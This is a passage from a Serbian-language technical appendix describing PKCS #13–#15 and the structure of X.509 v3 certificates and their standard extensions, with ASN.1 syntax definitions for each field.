Svaka platforma mora učitavati AuthenticatedSafe protokola za podatke (*PDU*). Sledi izgled sintakse za *PFX*, kao najviši nivo *PDU* :

```
PFX ::= SEQUENCE {
      version           INTEGER {v3(3)}(v3,...),
      authSafe    ContentInfo,
      macData     MacData OPTIONAL
}

MacData ::= SEQUENCE {
      mac         DigestInfo,
      macSalt     OCTET STRING,
      iterations  INTEGER DEFAULT 1
      -- Note: The default is for historical reasons and its use is
      deprecated. A higher
      -- value, like 1024, is recommended.
}
```

PKCS # 13

Kriptografski standard za eliptičke krive. Opisuje mehanizme šifrovanja i potpisivanja podataka korišćenjem kriptosistema eliptičkih krivih.

Šifrovanje primenom eliptičkih krivih ne podrazumeva nove kriptografske algoritme, već implementaciju postojećih *PKI* algoritama, kao što je na primer Diffie-Hellman-ov algoritam korišćenjem eliptičkih krivih. Eliptičke krive definišu elemenate i pravila kombinovanja a na taj način formiranje grupa. Opisane grupe imaju dovoljno kvaliteta za građenje kriptografskih algoritama, međutim nemaju određena bezbednosna svojstva, što relativno olakšava kriptoanalizu. Na primer, nije dovoljno dobro definisan pojam glatkosti eliptičkih krivih, iz razloga nepostojanja grupe diskretnih elemenata među kojima slučajno izabrani elementi imaju solidnu verovatnoću da budu izraženi putem jednostavnog algoritma. Što znači da računanje diskretnog logaritma algoritma ne funkcioniše.

Eliptičke krive nad konačnim poljem veličine 2^n su interesantne za primenu u kriptografiji. Konstrukcija aritmetičkog procesora je jednostavna kao i implementacija ako se *n* kreće u opsegu od 130 do 200. Na ovaj način je moguće realizovati brži *PKI* kriptosistem sa manjom dužinom ključa. Mnogi *PKI* algoritmi kao što su Diffie-Hellman, ElGamal i drugi, mogu biti primenjeni u eliptičkim krivim nad konačnim poljem.

PKCS # 14

Definiše generator pseudoslučajnih brojeva - *PRNG*. Trenutno je u fazi aktivnog razvoja.

PKCS # 15

Standard formata informacija koje su čuvaju na kriptografskom tokenu.

Kriptografski tokeni mogu upravljati informacijama za autentifikaciju kao što su digitalni sertifikati, kriptografski ključevi i drugo. Pored toga, u mogućnosti su da obezbede sigurno čuvanje i izračunavanje veličina neophodnih za autentifikaciju kao što su :

- tajni ključevi ili njihovi delovi,
- izračunati brojevi,
- lozinke,
- prava pristupa pojedinim resursima.


Istovremeno, mnogi tokeni sprovode izolovane procese koristeći spoljašnje informacije, bez izlaganja podataka neprijateljskoj okolini. Pri tome se imaju na umu :

- generisanje digitalnog potpisa korišćenjem tajnog ključa za ličnu identifikaciju,
- autentifikacija na mreži.

Na žalost, upotreba tokena za autentifikaciju i autorizaciju nije pogodna iz razloga nedostatka interoperabilnosti na nekoliko nivoa. Pre svega, ne postoje industrijski standardi za čuvanje uobičajenog formata digitalnih dokumenata (ključevi, sertifikati, itd.). Zato je teško napraviti aplikaciju koja može raditi sa dokumentima koje definišu različiti proizvođači. Iz navednih razloga neophodno je obezbediti sledeće :

- neutralnost platforme - omogućavanje interoperabilnosti između komponenti koje rade na različitim platformama,
- neutralnost dobavljača (vendora) - omogućavanje aplikaciji da koristi prednosti proizvoda i komponenti različitih proizvođača,
- neutralnost aplikacije - omogućavanje korišćenja tehnološkog napretka bez ponovnog pisanja softvera na aplikativnom nivou,
- obezbeđivanje konzistencije sa odgovarajućim standardima.

Šema tokena prema PKCS #15 standardu je data na sledećoj slici :



Funkcija za dobijanje ključa može imati sledeći izgled :

```
KeyDerivationAlgorithms ALGORITHM-IDENTIFIER ::= {
      PBKDF2Algorithms,
      ... -- For future extensions
      }
```

Dok funkcija za šifrovanje sesijskog ključa (Symmetric Key-Encryption Algorithms), za informacije prilikom autentifikacije (Message Authentication Code Algorithms), za kriptografsku *hash* funkciju (Digest Algorithms) kao i za šifrovanje podataka (Content Encryption Algorithms) može imati sledeći izgled :

```
KeyEncryptionAlgorithms ALGORITHM-IDENTIFIER ::= {
      {NULL IDENTIFIED BY id-alg-CMS3DESwrap} |
      {INTEGER IDENTIFIED BY id-alg-CMSRC2wrap},
      ... -- For future extensions
      }
ContentEncryptionAlgorithms ALGORITHM-IDENTIFIER ::= {
      SupportingAlgorithms   EXCEPT   {NULL   IDENTIFIED   BY   id-
hmacWithSHA1},
      -- SupportingAlgorithms are defined in PKCS #5 v2
      ... -- For future extensions
      }
MACAlgorithms ALGORITHM-IDENTIFIER ::= {
      {NULL IDENTIFIED BY hMAC-SHA1},
      ... – For future extensions
      }
DigestAlgorithms ALGORITHM-IDENTIFIER ::= {
      {NULL IDENTIFIED BY sha-1},
      ... -- For future extensions
      }
```

Primedba: **PKCS # 2** i **PKCS # 4** više ne postoje pošto su inkorporirani u **PKCS # 1**.

Može se zaključiti sa su dve osnovne komponente koje su standardizovane PKCS standardima : sintaksa poruke i karakteristični algoritmi. Ova dva entiteta se mogu posmatrati kao dva relativno nezavisna, odvojena nivoa.

Takođe se može zaključiti da su uobičajeni postupci u kojima se koriste PKCS standardi :

1. Digitalno potpisivanje,
2. Digitalna anvelopa,
3. Digitalni sertifikati,
4. Razmena ključeva,
5. Standard za šifrovanje zasnovan na lozinki,

i drugo.

APPENDIX E

OSNOVNI ELEMENTI X.509 STANDARDA

Standard X.509 definiše digitalni sertifikat u *PKI* sistemu, a takođe dfiniše i način objavljivanja liste povučenih ili isteklih digitalnih sertifikasta - *CRL*. Trenutno važeća verzija ovog standarda je X.509 v3 za digitalne sertifikate, kao i X.509 v2 za *CRL*. Standard se koristi prilikom razvoja aplikacija za www, elektronsku poštu, autentifikaciju korisnika, kao i za *Ipsec*. Prilikom primene standarda treba imati u vidu razvoj sistema za upravljanje sertifikatima, razvoj aplikativnih alata kao i ograničenja u pogledu interoperabilnosti, koja su definisana politikom sertifikacije. Svaki korisnik digitalnog sertifikata bi trebalo da bude upoznat sa politikom sertifikacije *CA* kako bi bio upoznat sa svojim pravima i obavezama. Upotreba standarda X.509 ne podrazumeva sama po sebi korišćenje X.500 ili *LDAP* Directory sistema, ali ih i ne zabranjuje, već dozvoljava bilo koji način objavljivanja *CRL*-a. Cilj celokupnog *PKI* sistema je omogućavanje automatske identifikacije, autentifikacije, autorizacije, kao i kontrole pristupa računarskim resursima. Kao podršku navedenim servisima, sertifikat sadrži niz atributa i pomoćne kontrolne informacije o politici sertifikacije.

Sertifikat X.509 Verzije 3 se može definisati sledećom sintaksom :

```
Certificate  ::=  SEQUENCE  {
        tbsCertificate       TBSCertificate,
        signatureAlgorithm   AlgorithmIdentifier,
        signatureValue       BIT STRING  }

TBSCertificate  ::=  SEQUENCE  {
        version         [0]  EXPLICIT Version DEFAULT v1,
        serialNumber         CertificateSerialNumber,
        signature            AlgorithmIdentifier,
        issuer               Name,
        validity             Validity,
        subject              Name,
        subjectPublicKeyInfo SubjectPublicKeyInfo,
        issuerUniqueID  [1]  IMPLICIT UniqueIdentifier OPTIONAL,
                             -- If present, version MUST be v2 or v3
        subjectUniqueID [2]  IMPLICIT UniqueIdentifier OPTIONAL,
                             -- If present, version MUST be v2 or v3
        extensions      [3]  EXPLICIT Extensions OPTIONAL
                             -- If present, version MUST be v3
        }

Version  ::=  INTEGER  {  v1(0), v2(1), v3(2)  }

CertificateSerialNumber  ::=  INTEGER

Validity ::= SEQUENCE {
        notBefore      Time,
```

```
        notAfter       Time }

Time ::= CHOICE {
        utcTime        UTCTime,
        generalTime    GeneralizedTime }

UniqueIdentifier  ::=  BIT STRING

SubjectPublicKeyInfo  ::=  SEQUENCE  {
        algorithm            AlgorithmIdentifier,
        subjectPublicKey     BIT STRING  }

Extensions  ::=  SEQUENCE SIZE (1..MAX) OF Extension
Extension  ::=  SEQUENCE  {
        extnID      OBJECT IDENTIFIER,
        critical    BOOLEAN DEFAULT FALSE,
        extnValue   OCTET STRING  }
```

Sertifikat je sekvenca (SEQUENCE) od tri neophodna polja, a to su :

- *tbsCertificate*, polje sadrži ime subjekta kao i izdavaoca, javni ključ subjekta, period važnosti, kao i druge informacije,
- *signatureAlgorithm*, polje sadrži identifikator kriptografskog algoritma koji koristi *CA* za potpisivanje sertifikata,
- *signatureValue*, sadrži digitalni potpis izračunat u odnosu na *ASN.1 DER* tbsCertificate.

Ostala polja su :

- *TBSCertificate*, sadrži informacije vezane za vlasnika sertifikata kao i *CA* koje je izdalo sertifikat. Svako polje TBSCertificate sadrži ime vlasnika kao i ime izdavaoca sertifikata, period važenja, broj verzije kao i serijski broj. Polje može opciono sadržati i jedinstveni indetifikator polja. TBSCertificate obično sadrži ekstenzije.
- *Version*, sadrži verziju sertifikata,
- *Serial number*, mora biti pozitivan ceo broj koji *CA* dodeljuje svakom sertifikatu, takođe, broj mora biti jedinstven za svaki sertifikat.
- *Signature*, sadrži identifikator algoritma koji koristi *CA* za potpisivanje sertifikata. Ovo polje mora sadržati isti identifikator algoritma kao polje *signatureAlgorithm*. Opcioni parametri zavise od identifikatora algoritma.
- *Issuer*, sadrži identifikaciju entiteta koji je izdao i potpisao sertifikat. Polje ne sme biti prazno i mora sadržati prepoznatljivo ime - *DN*. Polje Issuer je definisano standardom X.501 na sledeći način :

```
Name ::= CHOICE {
     RDNSequence }

RDNSequence ::= SEQUENCE OF RelativeDistinguishedName

RelativeDistinguishedName ::=
     SET OF AttributeTypeAndValue

AttributeTypeAndValue ::= SEQUENCE {
     type     AttributeType,
```

```
     value    AttributeValue }

AttributeType ::= OBJECT IDENTIFIER

AttributeValue ::= ANY DEFINED BY AttributeType

DirectoryString ::= CHOICE {
         teletexString TeletexString (SIZE (1..MAX)),
         printableString PrintableString (SIZE (1..MAX)),
         universalString UniversalString (SIZE (1..MAX)),
         utf8String UTF8String (SIZE (1..MAX)),
         bmpString  BMPString (SIZE (1..MAX)) }
```

Prema standardu X.500 navedena struktura mora biti u stanju da prihvati sledeće atribute :

- država,
- organizacija,
- organizaciona jedinica,
- jedinstveno ime,
- region,
- javno ime,
- serijski broj.

Dok se kao dodatni atributi pojavljuju :

- mesto,
- titula,
- prezime,
- ime,
- inicijali
- pseudonim,
- oznaka generacije (npr. "Jr.", "3rd", ili "IV").

Pored navedenih, definisana su i sledeća polja :

- *Validity*, period važenja sertifikata je vremenski interval za vreme čijeg trajanja *CA* garantuje da prati status sertifikata. Polje se sastoji od dva datuma notBefore i notAfter, pri čemu su uključeni i pomenuti datumi. Za godine do 2049. za prikazivanje vremena se koristi format UTCTime, dok se za sertifikate koji važe od 2050. na dalje koristi format GeneralizedTime. Potrebno je napomenuti da se datum računa po Greenwich-u ili, kako je to uobičajeno da se kaže u zapadnoj literaturi *Zulu* time. UTCTime se predstavlja u formatu YYMMDDHHMMSSZ, dok se GeneralizedTime predstavlja u formatu YYYYMMDDHHMMSSZ.
- *Subject*, identifikuje entitet koji je povezan sa javnim ključem koji se nalazi smešten u odgovarajućem polju sertifikata. Ime subjekta može biti smešteno i u ekstenziji subjectAltName.
- *Subject Public Key Info*, polje sadrži javni ključ vlasnika sertifikata i opisuje algoritam za koji se ključ koristi (npr. *RSA*, *DSA*, ili Diffie-

Hellman). Algoritam se definiše korišćenjem podatka AlgorithmIdentifier.

- *Unique Identifiers*, polje se pojavljuje u verzijama 2 i 3. Ime subjekta i izdavaoca se pojavljuju u sertifikatu i sprečavaju mogućnost ponovnog korišćenja istog imena, što podvrđuje *CA* koje je izdalo sertifikat.
- *Extensions*, polje se pojavljuje samo u verziji 3, i predstavlja sekvencu od jedne ili više ekstenzija.

Ekstenzije sertifikata

Ekstenzije koje su definisane za X.509 v3 sertifikate obezbeđuju metode za definisanje dodatnih atributa koji opisuju dopunske informacije o vlasniku sertifikata. Standard X.509 v3 dopušta definisanje i privatnih ekstenzija koje su jedinstvene za svaku grupu korisnika. Svaka ekstenzija se definiše kao kritična ili nekritična. Svaki sertifikat mora imati definisan atribut koji je deklarisan kao kritičan, dok nekritični atributi mogu biti izostavljeni i sistem će ih odbaciti ukoliko ih ne prepozna.
Veličina extnID čiju vrednost predstavlja kodirani oktet string smešta se u polje extnValue. Ekstenzija, takođe, uključuje boolean polje koje definiše da li je atribut kritičan (TRUE) ili nekritičan (FALSE).

Neke od standardnih ekstenzija su :

- *Authority Key Identifier*
  Obezbeđuje informaciju o javnom ključu *CA* koje je potpisalo sertifikat, a koji je u vezi sa odgovarajućim tajnim ključem *CA* koji je potpisao sertifikat. Identifikacija ključa se može ostvariti bilo putem identifikatora ključa ili preko imena izdavaoca sertifikata, kao i serijskog broja sertifikata. Polje keyIdentifier obavezno mora biti uključeno u razmatranu ekstenziju u svim sertifikatima koje je izdalo nadležno *CA*. Postoji jedan izuzetak : kada je sertifikat samopotpisan gde Authority Key Identifier može biti izostavljen. Potpis na samopotpisanom sertifikatu se generiše tajnim ključem koji je uparen sa odgovarajućim javnim ključem , u ovom slučaju potpisnika tj. izdavaoca sertifikata. Vrednost veličine keyIdentifier bi trebalo da bude izvedena iz javnog ključa koji se koristi za verifikaciju potpisa metodom koja generiše jedinstvenu vrednost. Ukoliko identifikator ključa nije definisan preporučuje se korišćenje neke od metoda za generisanje veličine keyIdentifiers. Ukoliko je identifikator ključa ranije definisan, *CA* bi trebalo da ga koristi u datom obliku. Preporučuje se korišćenje metoda koje prepoznaju svi izdavaoci sertifikata. Ova ekstenzija ne sme biti označena kao kritična. Sintaksa za definisanje Authority Key Identifier veličine može imati sledeći izgled :

```
id-ce-authorityKeyIdentifier OBJECT IDENTIFIER ::=  { id-ce 35
}

AuthorityKeyIdentifier ::= SEQUENCE {       keyIdentifier   [0]
KeyIdentifier           OPTIONAL,
authorityCertIssu  [1]  GeneralNames     OPTIONAL,
authorityCertSerialNumber[2] ertificateSerialNumber OPTIONAL  }

KeyIdentifier ::= OCTET STRING
```

- *Subject Key Identifier*

Definiše javni ključ koji se sadrži u sertifikatu. Da bi se olakšao pristup podacima koji definišu pristup ovlašćenom *CA*, razmatrani podatak mora postojati, tj. ne sme biti prazno polje. Vrednost subject key identifier mora biti smeštena u polje key identifier u ekstenziji Authority Key Identifier. Za sertifikate *CA* subject key identifiers bi trebalo da bude izveden iz javnog ključa metodom koja generiše jedinstvenu vrednost. Koriste se dve uobičajene metode za generisanje veličine key identifier iz javnog ključa i to :

- keyIdentifier se generiše iz 160-bit *SHA-1* hash-a iz vrednosti veličine subjectPublicKey,
- keyIdentifier se generiše od četiri bita 0100 iza kojih sledi 60 značajnih bitova *SHA-1* hash-a vrednosti veličine subjectPublicKey.

Ukoliko entitet poseduje više sertifikata, pogotovo ako su izati od strane različitih *CA*, subject key identifier omogućava brzu identifikaciju svih sertifikata koji sadrže dati javni ključ. U svakom slučaju, posmatranu ekstenziju bi trebalo uključiti u sertifikat. Ova ekstenzija ne sme biti označena kao kritična.

Sintaksa za definisanje Subject Key Identifier veličine može imati sledeći izgled :

```
id-ce-subjectKeyIdentifier OBJECT IDENTIFIER ::=  { id-ce 14 }

SubjectKeyIdentifier ::= KeyIdentifier
```

- *Key Usage*

Definiše ulogu ključa koji se nalazi na sertifikatu. Mogu postojati i uslovi koji ograničavaju upotrebu ključa. Na primer *RSA* ključ se može koristiti samo za verifikaciju potpisa ili samo za key management itd.

Razmatrana ekstenzija se mora pojaviti u sertifikatu koji sadrži javni ključ koji se koristi za verifikaciju digitalnog potpisa drugim javnim ključem na drugom sertifikatu ili *CRL*-u. Ekstenzija se definiše kao kritična.

Sintaksa za definisanje Key Usage veličine može imati sledeći izgled :

```
id-ce-keyUsage OBJECT IDENTIFIER ::=  { id-ce 15 }

KeyUsage ::= BIT STRING {
           digitalSignature        (0),
           nonRepudiation          (1),
           keyEncipherment         (2),
           dataEncipherment        (3),
```

```
        keyAgreement            (4),
        keyCertSign             (5),
        cRLSign                 (6),
        encipherOnly            (7),
        decipherOnly            (8) }
```

- *Private Key Usage Period*

Ekstenziju ne bi trebalo koristiti u okviru Internet *PKI* sistema. *CA* koja podržavaju ovakav profil ne smeju generisati sertifikate koji uključuju kritičnu ekstenziju Private Key Usage Period.

Ekstenzija Private Key Usage Period omogućava korisniku sertifikata da definiše period važnosti tajnog ključa koji se razlikuje od perioda važnosti sertifikata. U razmatranoj ekstenziji se koriste dve opcione komponente notBefore i notAfter. Tajni ključ za potpisivanje se ne može koristiti van vremenskog perioda koji je definisan ovim dvema veličinama.

CA koje podržava ovakav profil ne sme generisati sertifikate sa ekstenzijom private key usage period sve dok se ekstenzija ne proglasi nekritičnom.

Komponente notBefore i notAfter se prikazuju u formatu GeneralizedTime, kao što je opisano u prethodnom delu teksta.

Sintaksa za definisanje Private Key Usage Period veličine može imati sledeći izgled :

```
id-ce-privateKeyUsagePeriod OBJECT IDENTIFIER ::=  { id-ce 16 }

PrivateKeyUsagePeriod ::= SEQUENCE {
        notBefore       [0]     GeneralizedTime OPTIONAL,
        notAfter        [1]     GeneralizedTime OPTIONAL }
```

- *Certificate Policies*

Ekstenzija koristi sekvencu od jedne ili više politika sertifikacije od kojih se svaka sastoji od identifikatora objekta i opcionih karakteristika. Opcione karakteristike, ukoliko se pojavljuju, ne mogu menjati politiku sertifikacije. Posmatrana ekstenzija daje informacije o politici sertifikacije kojom je definisano izdavanje sertifikata, kao i uslove pod kojima sertifikat može biti korišćen. Sadržane informacije ograničavaju grupu politika sertifikacije koje podržava dati sertifikat. Međutim, postoji i mogućnost da *CA* ne ograničava broj politika sertifikacije koji sertifikat podržava. Radi omogućavanja interoperabilnosti preporučuje se da informacija o politici sertifikacije sadrži samo *OID*. Ukoliko je to nedovoljno, preporučuje se striktna upotreba atributa koji su opisani u ovom delu teksta. *CPS* pokazivač, u formu *URL*-a, pokazuje na *CPS* koji je objavljen od strane nadležnog *CA*.

Komentari koji se odnose na korisnika sertifikata sadrže dva opciona polja : noticeRef i explicitText field.

Polje noticeRef, ukoliko se koristi, imenuje organizaciju koja je izdala sertifikat putem broja ili teksta koji je pripremljen od strane izdavaoca. Tekst je dat u polju explicitText koje ne može biti duže od 200 karaktera.

Sintaksa za definisanje Certificate Policies veličine može imati sledeći izgled :

```
id-ce-certificatePolicies OBJECT IDENTIFIER ::=  { id-ce 32 }

anyPolicy OBJECT IDENTIFIER ::= { id-ce-certificate-policies 0 }

certificatePolicies ::= SEQUENCE SIZE (1..MAX) OF PolicyInformation

PolicyInformation ::= SEQUENCE {
        policyIdentifier   CertPolicyId,
        policyQualifiers   SEQUENCE SIZE (1..MAX) OF
                                PolicyQualifierInfo OPTIONAL }

CertPolicyId ::= OBJECT IDENTIFIER

PolicyQualifierInfo ::= SEQUENCE {
        policyQualifierId  PolicyQualifierId,
        qualifier          ANY DEFINED BY policyQualifierId }

-- policyQualifierIds for Internet policy qualifiers

id-qt          OBJECT IDENTIFIER ::=  { id-pkix 2 }
id-qt-cps      OBJECT IDENTIFIER ::=  { id-qt 1 }
id-qt-unotice  OBJECT IDENTIFIER ::=  { id-qt 2 }

PolicyQualifierId ::=
        OBJECT IDENTIFIER ( id-qt-cps | id-qt-unotice )

Qualifier ::= CHOICE {
        cPSuri           CPSuri,
        userNotice       UserNotice }

CPSuri ::= IA5String

UserNotice ::= SEQUENCE {
        noticeRef        NoticeReference OPTIONAL,
        explicitText     DisplayText OPTIONAL}

NoticeReference ::= SEQUENCE {
        organization     DisplayText,
        noticeNumbers    SEQUENCE OF INTEGER }

DisplayText ::= CHOICE {
        ia5String        IA5String      (SIZE (1..200)),
        visibleString    VisibleString  (SIZE (1..200)),
        bmpString        BMPString      (SIZE (1..200)),
        utf8String       UTF8String     (SIZE (1..200)) }
```

- *Policy Mappings*

Ekstenzija se koristi u sertifikatima *CA* i definiše se isključivo kao nekritična veličina.

Sintaksa za definisanje Policy Mappings veličine može imati sledeći izgled :

```
id-ce-policyMappings OBJECT IDENTIFIER ::=  { id-ce 33 }

PolicyMappings ::= SEQUENCE SIZE (1..MAX) OF SEQUENCE {
        issuerDomainPolicy      CertPolicyId,
        subjectDomainPolicy     CertPolicyId }
```

- *Subject Alternative Name*

Ekstenzija omogućava dodeljivanje alternativnih imena subjektu. To može biti Internet e-mail adresa, ime *DNS*-a. *IP* adrsa ili *URI*. Alternativno ime mora biti vezano za javni ključ subjekta što mora biti verifikovano od strane nadležnog *CA*.

Sintaksa za definisanje Subject Alternative Name veličine može imati sledeći izgled :

```
id-ce-subjectAltName OBJECT IDENTIFIER ::=  { id-ce 17 }

SubjectAltName ::= GeneralNames

GeneralNames ::= SEQUENCE SIZE (1..MAX) OF GeneralName

GeneralName ::= CHOICE {
        otherName                       [0]     OtherName,
        rfc822Name                      [1]     IA5String,
        dNSName                         [2]     IA5String,
        x400Address                     [3]     ORAddress,
        directoryName                   [4]     Name,
        ediPartyName                    [5]     EDIPartyName,
        uniformResourceIdentifier       [6]     IA5String,
        iPAddress                       [7]     OCTET STRING,
        registeredID                    [8]     OBJECT IDENTIFIER }

OtherName ::= SEQUENCE {
        type-id    OBJECT IDENTIFIER,
        value      [0] EXPLICIT ANY DEFINED BY type-id }

EDIPartyName ::= SEQUENCE {
        nameAssigner            [0]     DirectoryString OPTIONAL,
        partyName               [1]     DirectoryString }
```

- *Issuer Alternative Names*

Koristi se za identifikaciju izdavaoca sertifikata u Internet okruženju. Ukoliko postoji, ne bi trebalo da je označen kao kritični atribut.

Sintaksa za definisanje Issuer Alternative Names veličine može imati sledeći izgled :

```
id-ce-issuerAltName OBJECT IDENTIFIER ::=  { id-ce 18 }

IssuerAltName ::= GeneralNames
```

- *Subject Directory Attributes*

Koristi se za dodatni opis subjekta (npr. nacionalnost) i mora biti definisan kao nekritični atribut.

Sintaksa za definisanje Subject Directory Attributes veličine može imati sledeći izgled:

```
id-ce-subjectDirectoryAttributes OBJECT IDENTIFIER ::=  { id-ce 9 }

SubjectDirectoryAttributes ::= SEQUENCE SIZE (1..MAX) OF Attribute
```

- *Basic Constraints*

Definiše osnovna ograničenja koja se odnose na oblast važenja sertifikata. Ukoliko sertifikat pripada samom *CA* tada boolean veličina cA ima vrednost TRUE. Ukoliko se radi o sertifikatu *CA* koji sadrži javni ključ, a koji se koristi za verifikaciju digitalnog potpisa na sertifikatima, posmatrana ekstenzija se mora definisati kao kritična. Ukoliko se javni ključ ne koristi za koristi verifikaciju digitalnog potpisa na sertifikatima, ekstenzija se može pojaviti i kao nekritična.

Sintaksa za definisanje Basic Constraints veličine može imati sledeći izgled :

```
id-ce-basicConstraints OBJECT IDENTIFIER ::=  { id-ce 19 }

BasicConstraints ::= SEQUENCE {
        cA                      BOOLEAN DEFAULT FALSE,
        pathLenConstraint       INTEGER (0..MAX) OPTIONAL }
```

- *Name Constraints*

Koristi se isključivo u sertifikatima *CA* i definiše opseg imena u okviru koga se izdaju sertifikati pod kontrolom posmatranog *CA*. Atribut se ne koristi za sertifikate koji pripadaju samom *CA*, dok za ostale izdate sertifikate sprečava izdavanja imena van datog opsega. Ekstenzija se mora definisati kao kritična. Ograničenje u imenu Internet mail adrese definiše adresu na određenom host-u imajući u vidu sve ostale adrese na posmatranom host-u.

Sintaksa za definisanje Name Constraints veličine može imati sledeći izgled :

```
id-ce-nameConstraints OBJECT IDENTIFIER ::=  { id-ce 30 }

NameConstraints ::= SEQUENCE {
           permittedSubtrees       [0]     GeneralSubtrees OPTIONAL,
           excludedSubtrees        [1]     GeneralSubtrees OPTIONAL }

GeneralSubtrees ::= SEQUENCE SIZE (1..MAX) OF GeneralSubtree

GeneralSubtree ::= SEQUENCE {
           base                    GeneralName,
           minimum         [0]     BaseDistance DEFAULT 0,
           maximum         [1]     BaseDistance OPTIONAL }

BaseDistance ::= INTEGER (0..MAX)
```

- *Policy Constraints*

Ekstenzija se koristi u sertifikatima koji se izdaju za *CA*. Ograničenja se mogu javiti u dva vida :

- ograničenja dodatnog mapiranja politike do *CP*
  Definiše se broj dodatnih sertifikata koji se mogu pojaviti u putanji prema *CA*, pre nego što mapiranje politike bude zabranjeno. Vrednost koja se pojavljuje definiše proceduru kojom se mapiranje politike može sprovesti u sertifikatima koje su izdali subjekti koji poseduju sertifikate, ali bez dodatnih sertifikata u putanji.
- zahteva da svaki sertifikat sadrži definisani identifikator politike

Vrednost definiše broj dodatnih sertifikata koji se mogu pojaviti u putanji do politike sertifikacije.

CA koja verifikuju sertifikate, ne smeju izdavati sertifikate u kojima je *Policy Constraints* prazna sekvenca. Ekstenzija može biti kritična ili nekritična.
Sintaksa za definisanje *Policy Constraints* veličine može imati sledeći izgled :

```
id-ce-policyConstraints OBJECT IDENTIFIER ::=  { id-ce 36 }

PolicyConstraints ::= SEQUENCE {
        requireExplicitPolicy           [0] SkipCerts OPTIONAL,
        inhibitPolicyMapping            [1] SkipCerts OPTIONAL }

SkipCerts ::= INTEGER (0..MAX)
```

- *Extended Key Usage*

Ukazuje na jednu ili više mogućnosti za koje sertifikovani javni ključ može biti korišćen. Pored osnovih namena, definišu se i dodatne namene korišćenja ključa.
U principu, razmatrana ekstenzija se javlja na kraju sertifikata i može biti definisana na sledeći način :

```
id-ce-extKeyUsage OBJECT IDENTIFIER ::= { id-ce 37 }

ExtKeyUsageSyntax ::= SEQUENCE SIZE (1..MAX) OF KeyPurposeId

KeyPurposeId ::= OBJECT IDENTIFIER
```

Ekstenzija može biti kritična ili nekritična. Ukoliko se ekstenzija pojavljuje u sertifikatu, serifikat se mora koristiti isključivo u skladu sa definisanom ekstenzijom. Ukoliko se ključ može korisiti za više namena, ta činjenica ukazuje na potrebu da aplikacija koja radi sa sertifikatom mora prepoznati sve namene. Takođe, aplikacija može zahtevati da određena namena korišćenja ključa bude striktno navedena kako bi mogla prihvatiti sertifikat.
Ukoliko *CA* uključuje extended key usages, ali pri tom ne želi da ograniči upotrebu ključa, tada se uvodi veličina anyExtendedKeyUsage.
U tom slučaju sintaksa za definisanje Extended Key Usage veličine može imati sledeći izgled :

```
anyExtendedKeyUsage OBJECT IDENTIFIER ::= { id-ce-extKeyUsage 0 }

id-kp OBJECT IDENTIFIER ::= { id-pkix 3 }

id-kp-serverAuth             OBJECT IDENTIFIER ::= { id-kp 1 }
   -- TLS WWW server authentication
   -- Key usage bits that may be consistent: digitalSignature,
   -- keyEncipherment or keyAgreement

id-kp-clientAuth             OBJECT IDENTIFIER ::= { id-kp 2 }
   -- TLS WWW client authentication
   -- Key usage bits that may be consistent: digitalSignature
   -- and/or keyAgreement
id-kp-codeSigning             OBJECT IDENTIFIER ::= { id-kp 3 }
   -- Signing of downloadable executable code
```

```
   -- Key usage bits that may be consistent: digitalSignature

id-kp-emailProtection         OBJECT IDENTIFIER ::= { id-kp 4 }
   -- E-mail protection
   -- Key usage bits that may be consistent: digitalSignature,
   -- nonRepudiation, and/or (keyEncipherment or keyAgreement)

id-kp-timeStamping            OBJECT IDENTIFIER ::= { id-kp 8 }
   -- Binding the hash of an object to a time
   -- Key usage bits that may be consistent: digitalSignature
   -- and/or nonRepudiation

id-kp-OCSPSigning            OBJECT IDENTIFIER ::= { id-kp 9 }
   -- Signing OCSP responses
   -- Key usage bits that may be consistent: digitalSignature
   -- and/or nonRepudiation
```

- *CRL Distribution Points*

Ekstenzija definiše kako se dobijaju informacije o listi povučenih sertifikata - *CRL*. Preporuka je da posmatrana ekstenzija bude nekritična. Atribut cRLDistributionPoints se sastoji od niza DistributionPoint-a, od kojh se svaki sastoji od tri polja, od kojih je svako opciono. Ukoliko DistributionPointName sadrži više vrednosti, svako ime opisuje različiti način pristupa samom *CRL*-u. Na primer istom *CRL*-u se može pristupiti preko *LDAP*-a ili *HTTP*-a.
Sintaksa za definisanje *CRL* Distribution Points veličine može imati sledeći izgled :

```
id-ce-cRLDistributionPoints OBJECT IDENTIFIER ::=  { id-ce 31 }

CRLDistributionPoints ::= SEQUENCE SIZE (1..MAX) OF DistributionPoint

DistributionPoint ::= SEQUENCE {
        distributionPoint            [0]        DistributionPointName
OPTIONAL,
        reasons                 [1]     ReasonFlags OPTIONAL,
        cRLIssuer               [2]     GeneralNames OPTIONAL }

DistributionPointName ::= CHOICE {
        fullName                [0]     GeneralNames,
        nameRelativeToCRLIssuer [1]     RelativeDistinguishedName }

ReasonFlags ::= BIT STRING {
        unused                  (0),
        keyCompromise           (1),
        cACompromise            (2),
        affiliationChanged      (3),
        superseded              (4),
        cessationOfOperation    (5),
        certificateHold         (6),
        privilegeWithdrawn      (7),
        aACompromise            (8) }
```

- *Inhibit Any-Policy*

Ekstenzija se koristi u sertifikatima koje koristi *CA*. Daje odgovor na pitanje da li izdati sertifikat može prihvatiti bilo koju *CP* ili samo politiku svog *CA*.

Posebno treba obratiti pažnju na posmatrani atribut ukoliko se radi na interoperabilnostii sa drugim *CA*. Ekstenzija mora biti kritična.
Sintaksa za definisanje Inhibit Any-Policy veličine može imati sledeći izgled :

```
id-ce-inhibitAnyPolicy OBJECT IDENTIFIER ::=  { id-ce 54 }

InhibitAnyPolicy ::= SkipCerts

